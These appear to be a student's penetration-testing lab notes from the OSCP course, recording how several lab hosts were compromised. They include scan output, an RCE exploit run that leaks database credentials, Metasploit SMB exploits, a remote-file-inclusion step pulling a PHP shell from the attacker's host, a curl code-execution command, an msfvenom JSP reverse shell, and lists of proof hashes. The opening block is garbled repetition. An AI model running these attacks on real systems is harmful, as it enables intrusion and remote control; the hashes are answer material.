                                                            link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                            inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                broadcast 127.255.255.255
                                                                link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                    broadcast 127.255.255.255
                                                                    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                        broadcast 127.255.255.255
                                                                        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                        inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                            broadcast 127.255.255.255
                                                                            link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                            inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                                broadcast 127.255.255.255
                                                                                link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                                inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                                    broadcast 127.255.255.255
                                                                                    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                                    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                                        broadcast 127.255.255.255
                                                                                        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                                        inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                                            broadcast 127.255.255.255
                                                                                            link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                                            inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                                                broadcast 127.255.255.255
                                                                                                link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                                                inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                                                    broadcast 127.255.255.255
                                                                                                    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
                                                                                                    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
                                                                                                        broadcast 127.255.255.255
................................................................
```

```
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
hostname && whoami && cat /root/proof.txt
hotline
root
ffb5d84a211ae8398d6ae474f2242af3
```

## **10.11.1.223 Jeff rooted**

Nmap showed that the machine was running a webserver on port 80.  
Visiting the webpage showed that the machine was running ApPHP MicroBlog 1.0.2  
Searchsploit showed me that there was a RCE for 1.0.1  
python 33070.py http://10.11.1.223/index.php  
rooted!

0c97f13935ebe93bdea97f0e59fe256dnt

## ***enuemration***

Windows 10.0 Build 17763 x64

names  
nicky  
admin

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.223 && nmap -sC -sV -Pn 10.11.1.223 && nmap -p- -Pn 10.11.1.223 && nmap -Pn -p- -sU 10.11.1.223  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 11:35 EDT  
Nmap scan report for 10.11.1.223  
Host is up (0.071s latency).  
Not shown: 992 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
443/tcp   open  https  
445/tcp   open  microsoft-ds  
3306/tcp  open  mysql  
3389/tcp  open  ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 2.78 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 11:35 EDT  
Nmap scan report for 10.11.1.223  
Host is up (0.051s latency).  
Not shown: 992 closed ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          FileZilla ftptd  
| ftp-syst:  
|_ SYST: UNIX emulated by FileZilla  
80/tcp    open  http         Apache httpd 2.4.38 ((Win64) OpenSSL/1.0.2q PHP/5.6.40)  
| http-cookie-flags:  
| /:  
| PHPSESSID:  
|_ httponly flag not set  
|_ http-server-header: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40  
|_ http-title: ApPHP MicroBlog  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
443/tcp   open  ssl/http     Apache httpd 2.4.38 ((Win64) OpenSSL/1.0.2q PHP/5.6.40)  
| http-cookie-flags:  
| /:  
| PHPSESSID:  
|_ httponly flag not set  
|_ http-server-header: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40  
|_ http-title: ApPHP MicroBlog  
| ssl-cert: Subject: commonName=localhost  
| Not valid before: 2009-11-10T23:48:47  
|_ Not valid after: 2019-11-08T23:48:47  
|_ ssl-date: TLS randomness does not represent time  
| tls-alpn:  
|_ http/1.1  
445/tcp   open  microsoft-ds?  
3306/tcp  open  mysql        MariaDB (unauthorized)  
3389/tcp  open  ms-wbt-server Microsoft Terminal Services  
| rdp-ntlm-info:  
| Target_Name: JEFF  
| NetBIOS_Domain_Name: JEFF  
| NetBIOS_Computer_Name: JEFF  
| DNS_Domain_Name: jeff  
| DNS_Computer_Name: jeff  
| Product_Version: 10.0.17763  
|_ System_Time: 2020-05-18T15:33:12+00:00  
| ssl-cert: Subject: commonName=jeff  
| Not valid before: 2020-01-20T21:20:10  
|_ Not valid after: 2020-07-21T21:20:10  
|_ ssl-date: 2020-05-18T15:33:20+00:00; -2m15s from scanner time.
```

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
|_clock-skew: mean: -2m15s, deviation: 0s, median: -2m15s
| smb2-security-mode:
|   2.02:
|_  Message signing enabled but not required
| smb2-time:
|   date: 2020-05-18T15:33:15
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 23.07 seconds

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 11:35 EDT

Nmap scan report for 10.11.1.223

Host is up (0.066s latency).

Not shown: 65517 closed ports

| PORT      | STATE | SERVICE       |
|-----------|-------|---------------|
| 21/tcp    | open  | ftp           |
| 80/tcp    | open  | http          |
| 135/tcp   | open  | msrpc         |
| 139/tcp   | open  | netbios-ssn   |
| 443/tcp   | open  | https         |
| 445/tcp   | open  | microsoft-ds  |
| 3306/tcp  | open  | mysql         |
| 3389/tcp  | open  | ms-wbt-server |
| 5985/tcp  | open  | wsman         |
| 47001/tcp | open  | winrm         |
| 49664/tcp | open  | unknown       |
| 49665/tcp | open  | unknown       |
| 49666/tcp | open  | unknown       |
| 49667/tcp | open  | unknown       |
| 49668/tcp | open  | unknown       |
| 49669/tcp | open  | unknown       |
| 49670/tcp | open  | unknown       |
| 49671/tcp | open  | unknown       |

Nmap done: 1 IP address (1 host up) scanned in 102.28 seconds

You requested a scan type which requires root privileges.

QUITTING!

squid@CoolHandKali:/Yeet/Machines/OSCP/223\$

## **web**

| PORT    | STATE | SERVICE  | REASON  | VERSION                                                                                                                          |
|---------|-------|----------|---------|----------------------------------------------------------------------------------------------------------------------------------|
| 443/tcp | open  | ssl/http | syn-ack | Apache httpd 2.4.38 ((Win64) OpenSSL/1.0.2q PHP/5.6.40)<br> _http-server-header: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 |
| 80/tcp  | open  | http     | syn-ack | Apache httpd 2.4.38 ((Win64) OpenSSL/1.0.2q PHP/5.6.40)<br> _http-server-header: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 |

## 33070.py

```
squid@CoolHandKali:/Yeet/Machines/OSCP/223$ python 33070.py http://10.11.1.223/index.php
-= LOTFREE exploit for ApPHP MicroBlog 1.0.1 (Free Version) =
original exploit by Jiko : http://www.exploit-db.com/exploits/33030/
[*] Testing for vulnerability...
[+] Website is vulnerable
```

[\*] Fetching phpinfo

```
PHP Version 5.6.40
System Windows NT JEFF 6.2 build 9200 (Windows Server 2012 Standard Edition) AMD64
Loaded Configuration File C:\xampp\php\php.ini
Apache Version Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40
Server Root C:/xampp/apache
SystemRoot C:\Windows
DOCUMENT_ROOT C:/xampp/htdocs
PHP Version 5.6.40
allow_url_fopen On On
allow_url_include Off Off
disable_functions no value no value
open_basedir no value no value
SystemDrive C:
SystemRoot C:\Windows
System V Message based IPC Wez Furlong
System V Semaphores Tom May
System V Shared Memory Christian Cartus
```

[\*] Fetching include/base.inc.php

```
<?php
```

```
define('DATABASE_HOST', 'localhost'); // Database host
define('DATABASE_NAME', 'blog'); // Name of the database to be used
define('DATABASE_USERNAME', 'root'); // User name for access to database
define('DATABASE_PASSWORD', 'dsfdfkj435dgf'); // Password for access to database

define('DB_PREFIX', 'mb_'); // Unique prefix of all tables in the database

define("PASSWORDS_ENCRYPTION_TYPE", "AES"); // AES|MD5
define("PASSWORDS_ENCRYPTION", true); // true|false
define("PASSWORDS_ENCRYPT_KEY", "apphp_microblog");
```

```
?>
```

[\*] Testing remote execution

[+] Remote exec is working with system() :)

Submit your commands, type exit to quit

```
>
```

## Pictures

```
> type c:\users\administrator\desktop\proof.txt && whoami && hostname && ipconfig  
0c97f13935ebe93bdea97f0e59fe256dnt authority\system  
jeff

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.11.1.223  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.1.1.223  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :
```

## **10.11.1.227 JD rooted**

ran nmap scan in accordance with labs looking for all smb vulns running windows machines. This one was vuln to ms08-067

set payload windows/meterpreter/bind\_tcp

run

rooted

257ea6949c88af6e0b160805b34fdab5

# ***enumeration***

yeet

## **Pictures**

```
C:\Documents and Settings\Administrator\Desktop>hostname && whoami && type proof.txt && ipconfig  
hostname && whoami && type proof.txt && ipconfig  
jd  
NT AUTHORITY\SYSTEM  
257ea6949c88af6e0b160805b34fdab5  
  
Windows 2000 IP Configuration  
  
Ethernet adapter Ethernet0:  
  
    Connection-specific DNS Suffix . :  
    IP Address . . . . . : 10.11.1.227  
    Subnet Mask . . . . . : 255.255.0.0  
    Default Gateway . . . . . : 10.11.0.1
```

## **10.11.1.250 sandbox**

***ajla***

root

5e584c86f32741226abdf0dd3356e4dc



## ***proof.txt***

10.11.1.8 phoenix  
f56a325ef00d4553a4046b7eacc5d667

10.11.1.13 bob  
a26f37da4583ff68f44d133d12ae3459

10.11.1.146 susie  
78279a04f7020f4fb4599242fcfe70af

10.11.1.125 sherlock  
dae9aad6636a1c2c330b435e5d1f8120

10.11.1.31 ralph  
26b4cb0930a3e3be4da8e9d738607427

10.11.1.10 mike  
a416a831fddf36aa8c01ba0674ca7bf8

10.11.1.24 payday  
c19cf7756cfef80636d95d9e73ef4a2e

10.11.1.71 alpha  
97f3446c2c2fc5079f22dc38f60c8a78

10.11.1.202 oracle  
b786e69b9cf7380e2e08321c6fc17aef

10.11.1.5 alice  
f56a325ef00d4553a4046b7eacc5d667

10.11.1.22 barry  
da690f91f46eb888719fe942efed2993

10.11.1.141 fc4  
8aafac90ff1c985236b1593e84709fb0

## **5 Alice**

Nmap smb vulns scan showed that the machine was vulnerable to ms08\_067 netapi.  
I figured that if it was vulnerable to that, it is probably vulnerable to the less fucky ms17-010.  
used msf to send the exploit and it looked like it worked..... but It fails when it is trying to get the shell back to me  
hmm  
hmm  
hmm  
change payload from windows/meterpreter/reverse\_tcp to windows/meterpreter/bind\_tcp  
rerun exploit...  
and boom!!  
rooted

post-root @c:\ there was a bank-account.zip. I downloaded it, but it was password protected... Future me should play with this.

## ***enumeration***

## **nmap**

```
nmap 10.11.1.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-19 18:34 EST
Nmap scan report for 10.11.1.5
Host is up (0.044s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
3389/tcp   open  ms-wbt-server
MAC Address: 00:50:56:89:04:02 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.49 seconds
root@kali:~/Desktop/Machines/OSCP/5#
```

# enum4linux

```
enum4linux -a 10.11.1.5 | tee e4lresults.txt
Starting enum4linux v0.8.9 ( http://labs.portcallis.co.uk/application/enum4linux/ ) on Tue Nov 19 18:36:26 2019
```

```
=====
| Target Information |
=====
Target ..... 10.11.1.5
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.11.1.5 |
=====
[+] Got domain/workgroup name: THINC
```

```
=====
| Nbtstat Information for 10.11.1.5 |
=====
Looking up status of 10.11.1.5
ALICE      <00> -     B <ACTIVE>  Workstation Service
THINC      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
ALICE      <03> -     B <ACTIVE>  Messenger Service
ALICE      <20> -     B <ACTIVE>  File Server Service
THINC      <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
BACKDOOR    <03> -     B <ACTIVE>  Messenger Service
```

```
MAC Address = 00-50-56-89-04-02
```

```
=====
| Session Check on 10.11.1.5 |
=====
[E] Server doesn't allow session using username "", password "". Aborting remainder of tests.
```

## smb vuln scan

```
nmap -p 139,445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 10.11.1.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-26 08:22 EST
NSE: Loaded 7 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:22
Completed NSE at 08:22, 0.00s elapsed
Initiating ARP Ping Scan at 08:22
Scanning 10.11.1.5 [1 port]
Completed ARP Ping Scan at 08:22, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:22
Completed Parallel DNS resolution of 1 host. at 08:22, 0.03s elapsed
Initiating SYN Stealth Scan at 08:22
Scanning 10.11.1.5 [2 ports]
Discovered open port 445/tcp on 10.11.1.5
Discovered open port 139/tcp on 10.11.1.5
Completed SYN Stealth Scan at 08:22, 0.08s elapsed (2 total ports)
NSE: Script scanning 10.11.1.5.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:22
Completed NSE at 08:22, 16.10s elapsed
Nmap scan report for 10.11.1.5
Host is up, received arp-response (0.034s latency).
Scanned at 2019-11-26 08:22:34 EST for 16s
```

| PORT    | STATE | SERVICE      | REASON          |
|---------|-------|--------------|-----------------|
| 139/tcp | open  | netbios-ssn  | syn-ack ttl 128 |
| 445/tcp | open  | microsoft-ds | syn-ack ttl 128 |

MAC Address: 00:50:56:89:04:02 (VMware)

Host script results:

```
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|               Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|               code via a crafted RPC request that triggers the overflow during path canonicalization.
```

Disclosure date: 2008-10-23

References:

<https://technet.microsoft.com/en-us/library/security/ms08-067.aspx>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250>

```
|_smb-vuln-ms10-054: false
```

```
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
```

```
|smb-vuln-ms17-010:
```

VULNERABLE:

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

State: VULNERABLE

IDs: CVE:2017-0143

Risk factor: HIGH

A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).

Disclosure date: 2017-03-14

References:

<https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>

<https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 1) scan.

```
Initiating NSE at 08:22
Completed NSE at 08:22, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.60 seconds
    Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
root@kali:~/Desktop/Machines/OSCP/5#
```

## ***proof***

f56a325ef00d4553a4046b7eacc5d667

## screenshot

```
C:\Documents and Settings\Administrator\Desktop>ipconfig && hostname && type proof.txt
ipconfig && hostname && type proof.txt

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . :
  IP Address . . . . . : 10.11.1.5
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.1.220
alice
ed20b785808f615be2c588ed925b18ce

C:\Documents and Settings\Administrator\Desktop>
```

## **10.11.1.5**

windows xp (no information to indicate a service pack)

vulnerable to ms08\_064\_netapi, can be found at /usr/share/exploitdb/exploits/windows/remote/Squids\_40279.py

may also be vulnerable to ms17\_010-- ask reggy



## ***enumeration***

## **nmap**

```
nmap 10.11.1.7
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:38 EST
Nmap scan report for 10.11.1.7
Host is up (0.041s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 00:50:56:89:1A:CD (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds

```
nmap -sC -sV -p- 10.11.1.7
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:41 EST
Nmap scan report for 10.11.1.7
Host is up (0.048s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:89:1A:CD (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 180.19 seconds
root@kali:~/Desktop/Machines/OSCP/7#

## **10.11.1.7**

finds

username giraldo (maybe)  
pedro<<<

leads

port 3389 open

process

ran hydra (with username giraldo and username list) No success  
ran wireshark and when following stream found potential username "giraldo"

8 *Phoenix*

nmap showed that lots of ports were open, 80 being one of them, so I went to that first.

dirsearch showed /internal/

the page source showed that the machine was running “advanced comment system” “ACS” “advanced\_comment\_system” searchsploit showed that there were possible remote file inclusions

10.11.1.8/internal/advanced\_comment\_system/index.php?ACS\_path=<http://10.11.0.186/evil.txt>%00

host evil.txt (which is a phpshell.php file) and listening on 80 got me a user shell

also,

```
curl -s --data "<?system('whoami');?>" "http://10.11.1.8/internal/advanced_comment_system/admin.php?ACS_path=php://input%00"
```

got me code execution!!

from here I went down the line of linux privesc steps and /etc/redhat

```
sh-3.00# cat /etc/redhat-release
```

CentOS release 4.8 (Final)

searchsploit showed me that it was vulnerable to 9545.c

```
gcc -Wall -o linux-sendpage linux-sendpage.c
```

when I wget'd it to the target and ran it I got the error error while loading shared libraries: requires glibc

## 2.5 or later dynamic linker

some googling told me to add -WI,--hash-style=both to fix this error

```
gcc -Wall -WI,--hash-style=both -o linux-sendpage linux-sendpage.c
```

ran it....

BOO

root

```
sh-3.00# cat proof.txt
```

10.11.1.8

nmap showed that lots of ports were open, 80 being one of them, so I went to that first.

dirsearch showed /internal/

the page source showed that the machine was running “advanced comment system” “ACS” “advanced\_comment\_system” searchsploit showed that there were possible remote file inclusions

10.11.1.8/internal/advanced\_comment\_system/index.php?ACS\_path=<http://10.11.0.186/evil.txt%00>  
host evil.txt (which is a phpshell.php file) and listening on 80 got me a user shell

also,

```
curl -s --data "<?system('whoami');?>" "http://10.11.1.8/internal/advanced_comment_system/admin.php?ACS_path=php://input%00"
```

got me code execution!!

from here I went down the line of linux privesc steps and /etc/redhat

```
sh-3.00# cat /etc/redhat-release
```

CentOS release 4.8 (Final)

searchsploit showed me that it was vulnerable to 9545.c

```
gcc -Wall -o linux-sendpage linux-sendpage.c
```

when I wget'd it to the target and ran it I got the error error while loading shared libraries: requires glibc

2.5 or later dynamic linker

some googling told me to add `-Wl,--hash-style=both` to fix this error

```
some googling told me to add -Wl,--hash-style=both to fix this error.  
recompiled with      gcc -Wall -Wl,--hash-style=both -o linux-sendpage linux-sendpage.c
```

ran it

Page 1  
B00

root

ch 3.00# cat proof.txt

## ***enumeration***

justine

```
gcc -Wall -o linux-sendpage linux-sendpage.c  
error while loading shared libraries: requires glibc 2.5 or later dynamic linker  
gcc -Wall -WI,--hash-style=both -o linux-sendpage linux-sendpage.c
```

```
gcc -Wall -m64 -o linux-sendpage linux-sendpage.c
```

## **nmap**

```
nmap 10.11.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-14 11:52 EST
Nmap scan report for phoenix (10.11.1.8)
Host is up (0.036s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    closed smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
MAC Address: 00:50:56:89:40:08 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 8.71 seconds

```
nmap -sC -sV -p- 10.11.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-14 11:53 EST
Nmap scan report for phoenix (10.11.1.8)
Host is up (0.094s latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.1
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
| ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 10.11.0.186
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 2.0.1 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 89:94:af:2e:5d:c1:da:84:25:11:2c:12:45:c6:70:ac (RSA1)
|   1024 c1:c5:d1:83:0f:4d:d8:9e:8f:82:4c:be:53:4b:6e:14 (DSA)
|_ 1024 bc:e1:e6:dd:ab:5e:fd:d1:21:2e:11:7c:d5:b2:03:52 (RSA)
| sshv1: Server supports SSHv1
25/tcp    closed smtp
80/tcp    open  http         Apache httpd 2.0.52 ((CentOS))
| http-methods:
|_ Potentially risky methods: TRACE
| http-robots.txt: 2 disallowed entries
```

```
|_/internal/ /tmp/
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2      111/tcp rpcbind
| 100000 2      111/udp rpcbind
| 100024 1      844/udp status
|_ 100024 1      847/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
443/tcp open ssl/http Apache httpd 2.0.52 ((CentOS))
| http-methods:
|_ Potentially risky methods: TRACE
| http-robots.txt: 2 disallowed entries
|_/internal/ /tmp/
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/
stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-16T14:03:22
|_Not valid after: 2010-09-16T14:03:22
|_ssl-date: 2019-11-14T17:13:16+00:00; +4s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC4_64_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
445/tcp open netbios-ssn Samba smbd 3.0.33-0.17.el4 (workgroup: MYGROUP)
631/tcp open ipp CUPS 1.1
| http-methods:
|_ Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
868/tcp closed unknown
3306/tcp open mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:50:56:89:40:08 (VMware)
Service Info: OS: Unix
```

Host script results:

```
|_clock-skew: mean: 1h40m04s, deviation: 2h53m14s, median: 3s
| smb-os-discovery:
| OS: Unix (Samba 3.0.33-0.17.el4)
| Computer name: phoenix
| NetBIOS computer name:
| Domain name:
| FQDN: phoenix
|_ System time: 2019-11-14T12:13:17-05:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 1171.50 seconds  
root@kali:~/Desktop/Machines/OSCP/8#

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.11.1.8:80 --simple-report dirsearchsimple_10.11.1.8:80
```

v0.3.8  
\_.--\_. --\_.|\_|

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-14\_11-55-51.log

Target: <http://10.11.1.8:80>

```
[11:55:53] Starting:  
[11:55:53] 403 - 285B - /cgi-bin/  
[11:55:54] 200 - 19KB - /icons/  
[11:56:03] 200 - 7KB - /manual/  
[11:56:12] 403 - 283B - /usage/  
[11:56:33] 403 - 283B - /error/  
[11:56:38] 200 - 7KB - /internal/  
CTRL+C detected: Pausing threads, please wait...  
[e]xit / [c]ontinue: e
```

Canceled by the user

# nikto

```
nikto -host http://10.11.1.8:80 | tee nikto_10.11.1.8:80
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.8
+ Target Hostname: 10.11.1.8
+ Target Port:    80
+ Start Time:    2019-11-14 11:55:50 (GMT-5)
-----
+ Server: Apache/2.0.52 (CentOS)
+ Server leaks inodes via ETags, header found with file /, inode: 20176, size: 218, mtime: Sun Jun  3 12:23:28 1979
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/4.3.9
+ Entry '/internal/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /internal/: This might be interesting...
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8351 requests: 1 error(s) and 16 item(s) reported on remote host
+ End Time:      2019-11-14 12:17:13 (GMT-5) (1283 seconds)
-----
+ 1 host(s) tested
```

## screenshot

```
sh-3.00# whoami
root
sh-3.00# ifconfig
eth0      Link encap:Ethernet HWaddr 00:50:56:89:40:08
          inet addr:10.11.1.8 Bcast:10.11.255.255 Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe89:4008/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2238400 errors:150 dropped:0 overruns:0 frame:0
          TX packets:1518184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:217650489 (207.5 MiB) TX bytes:339742529 (324.0 MiB)
          Interrupt:185 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:2853 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2853 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:196701 (192.0 KiB) TX bytes:196701 (192.0 KiB)

sh-3.00# hostname
phoenix
sh-3.00# cat /root/proof.txt
f56a325ef00d4553a4046b7eacc5d667
sh-3.00# █
```

## ***proof***

f56a325ef00d4553a4046b7eacc5d667

## 10 Mike

nmap showed that 80 was the only port running  
nmap web enum showed gave up a hash due to the version of cold fusion  
username admin password pass123  
once in I  
Debugging & logging > Scheduled Tasks > taskname: yee > one-time > url: <http://10.11.0.186:8000/443.jsp> > username: admin > password > pass123  
> publish: CHECK > file: C:\Inetpub\wwwroot\CFIDE\443.jsp > submit

NOTE: file location was leaked at server settings > mappings

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.11.0.186 LPORT=443 -f raw > 443.jsp  
^^Hosted file

start msfconsole listener  
run scheduled task  
navigate to <http://10.11.1.10/CFIDE/443.jsp>

got shell!!  
whoami  
nt authority/system

